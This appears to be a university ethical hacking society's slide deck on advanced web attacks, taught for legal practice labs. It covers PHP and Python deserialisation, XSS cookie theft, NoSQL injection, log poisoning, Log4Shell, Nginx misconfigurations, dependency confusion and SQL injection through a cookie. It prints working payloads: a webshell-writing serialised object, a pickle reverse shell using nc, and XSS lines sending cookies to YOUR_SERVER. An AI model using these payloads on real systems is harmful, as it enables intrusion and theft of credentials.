Ethical Student Hackers

Advanced (ish) Web Hacking

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

- Relevant UK Law: https://www.legislation.gov.uk/ukpga/1990/18/contents

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.

- If you have any doubts or need anything clarified, please ask a member of the committee.

- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

Advanced Attacks

Expanding on old techniques and finding new ones

Code Review

If you manage to leak the source code of a website, it's worth examining the code for vulnerabilities

There are too many 'unsafe' functions to list them all, but common ones include render_template_string (SSTI), == in PHP (can lead to type confusion)

You can check for config files (such as .env), hardcoded credentials, and outdated libraries e.g. with npm audit

Blacklist/whitelist based approaches for user sanitisation/access control are also bad - look at functions like htmlspecialchars() in PHP and other trusted frameworks to do sanitisation for you

You may even find IP filtering that blocks IPv4 loopback addresses such as 127.0.0.1 and localhost, but forgets about ::1

Insecure Deserialisation

What is it? A method of tampering with the output class or variables when a language *deserialises* data

- Data is often stored in a serialised format
- Some languages can *deserialise* this data and convert it into an object
- Often classes have 'magic' functions that are called when objects are deserialised, such as `__wakeup()` and `__destruct()` (in PHP)
- Some functions unsafely parse data, allowing the class to be changed: `JsonConvert.DeserializeObject(json, new JsonSerializerSettings { TypeNameHandling = TypeNameHandling.Auto });` (in .NET)
- Changing a class can allow us to access *different* wakeup methods to what was expected
- With full control over the serialised data, we can control variables that are usually set server-side

What languages does it happen in? PHP, .NET, Python (with Pickle), Java, Ruby, more?

This was also the cause of a big bug in Laravel that led to RCE

Solution? DON'T TRUST USER CONTROLLED DATA! (again)

Deserialisation in PHP

Look for functions like these ‘magic’ functions in a definition of a class that gets deserialised:

```
public function __destruct() {

    file_put_contents(__DIR__ . '/' . $this->outfile, $this->username_string);

    echo "Added your username to the signups file!\n";

  }
```

In PHP, if you can freely submit a serialised object you can arbitrarily set variables inside the object:

```
O:10:"SignupForm":2:{s:7:"outfile";s:7:"cmd.php";s:15:"username_string";s:29:"<?php system($_GET['cmd']);?>";}
```

This lets us write a webshell…

Practice this: https://github.com/Twigonometry/Deserialisation-Demo (git clone and php -S localhost:5000)

Deserialisation in Python

Python uses a library called pickle to serialise/deserialise data

If pickle.loads() is called on some user-controlled data, it will call automatically the __reduce__() function of that class, which defines the 'unpickling' behaviour

We can define a class with unsafe unpickling behaviour:

```
def __reduce__(self):
    cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
        '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
    return os.system, (cmd,)
```


And call pickle.dumps() on it - then pass this object (usually b64-encoded) to the app we're attacking

See https://davidhamann.de/2020/04/05/exploiting-python-pickle/ for more

PHP Deserialisation Practical

https://tryhackme.com/room/debug

Generating payloads: ysoserial is a useful tool for Java payloads,and its counterpart for .NET payloads. In PHP, you can write a custom class and call serialize(), but you need to find your own 'gadget' (an exploitable magic function)



Debug

Linux Machine CTF! You'll learn about enumeration, finding hidden password files and how to exploit php deserialization!

For more advanced practice, try Cereal on HacktheBox

XSS Payloads

Steal a cookie! (document.cookie)

- Can do it in tricky ways - e.g. `<img src=x onerror="this.src='http://YOUR_SERVER/?'+document.cookie; this.removeAttribute('onerror');">`
- HTTPOnly header protects against this - use it!
- Some servers that use HTTPS only will block requests to non-HTTPS servers (e.g. with fetch) but often an img element bypasses this

Blind XSS: can enumerate the page you are injecting into if you can't see it

- `<script>html = btoa(document.documentElement.outerHTML); fetch('http://YOUR_SERVER/?page=' + html).then(response => response.json()).then(data => console.log(data));</script>`

Hijack the user's browser using BeEF: https://beefproject.com/

- Simply host hook.js script and include it with `<script src="http://YOUR_SERVER/hook.js">`

NoSQL Injection

NoSQL is a database architecture that uses semi-structured data, rather than tabular data like in a relational SQL database - this allows flexible structures

https://www.mongodb.com/nosql-explained + https://nullsweep.com/nosql-injection-cheatsheet/

The *idea* of injection is the same - the *syntax* of the payloads and queries is different

Example Query: '{"username": "' + user + '", "password": "pass"}'

Inject: '{"username": "' + 'test" || "a" == "a' + '", "password": "pass"}'

Can also sometimes use the payload user[$ne]=fakeuser in a HTTP request which malforms the query to something like {"username": {"ne": "fakeuser"}, password: "pass"} (where ne is not-equal)

See for more:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#exploits

NoSQLi Practice

TryHackMe: https://tryhackme.com/room/nosqlinjectiontutorial

NoSQL injection Basics

A walkthrough depicting basic NoSQL injections on MongoDB.

HacktheBox: Shoppy (https://0xdf.gitlab.io/2023/01/14/htb-shoppy.html)

Cool Attacks

My favourite attacks

Attacking Log Files

Log Poisoning

If you find a publicly accessible logs page, you can inject PHP code *into* a field that gets logged… e.g. your User Agent!

`User-Agent: <?php system($_GET['cmd']); ?>` (easy to do with Burp)

This often arises with LFI, by accessing `/var/log/httpd-access.log`

Log4Shell (CVE-2021-44228)

A vulnerability in log4j, which allows "lookups" in log messages (insertion of dynamic content)

Remote lookups are possible, using `${jndi:ldap://some-attacker.com/a}` - this endpoint then returns a malicious Java class

https://www.lunasec.io/docs/blog/log4j-zero-day/

Nginx Routing Logic

Research by OrangeTsai - plenty of eclectic vulnerabilities on their blog!

There are a good few tricks you can use to abuse badly configured Nginx Servers

- Missing Root Location: defaults to /etc/nginx, so a request to /nginx.conf allows reading configuration file
- Off By Slash Vulnerability: allows directory traversal due to how the parser interprets a URL
    - No trailing slash in location /api { proxy_pass http://server/v1/ }
    - Request to http://server/api/path normalised to http://server/v1//path
    - A request to http://server/api../maliciouspath normalised to http://server/v1/../maliciouspath
- Even more errors here: https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/

If you can leak the Nginx config, you can check for these! (Another reason to find LFI/Dir traversal bugs)

You can also enumerate other local web servers/subdomains if you leak apache and nginx configs

- E.g. /etc/apache2/sites-enabled/000-default.conf or /etc/nginx/sites-enabled

Dependency Confusion

This is a great one to get you thinking about the wider picture of how to attack things…

Node Package Manager can fetch internal and external packages, but it defaults to external if one exists

By discovering names of internal packages on high profile websites, Alex Birsan registered Node packages of the same name… which were injected into the sites

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

What could you do with a malicious NPM package? Well, NPM packages distribute Javascript code… so anything you could do with Javascript, such as:

- Implement a keylogger
- Redirect form data to a malicious website (e.g. login details, bank details)
- Enumerate admin consoles with Blind XSS
- Perform actions as another user e.g. using an admin console, sending messages, defacing sites

SQLi in… A cookie???

If the data inside a cookie is passed to SQL, isn't it an attack vector as well?

Often cookies are signed… but if we can leak a secret key, we can craft a cookie with a malicious SQL string inside it

This *still* relies on the cookie being passed insecurely to an SQL statement

This is exactly what happens in Spider on HacktheBox

sqlmap is capable of evaluating python code which can be used to create a signed cookie to inject into

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='REDACTED')" --cookie="session=*"
```

I'll leave finding the secret key to you…

Upcoming Sessions

What's up next?
www.shefesh.com/sessions

6th March: Cryptography

12th March: Bletchley - TICKETS STILL AVAILABLE!!!

13th March: Hardware Hacking

20th March: Potential Guest Talk, TBC…

18th-23rd March: HTB Cyber Apocalypse

7th-9th June: SESH CTF! Details TBA

Any Questions?

www.shefesh.com

Thanks for coming!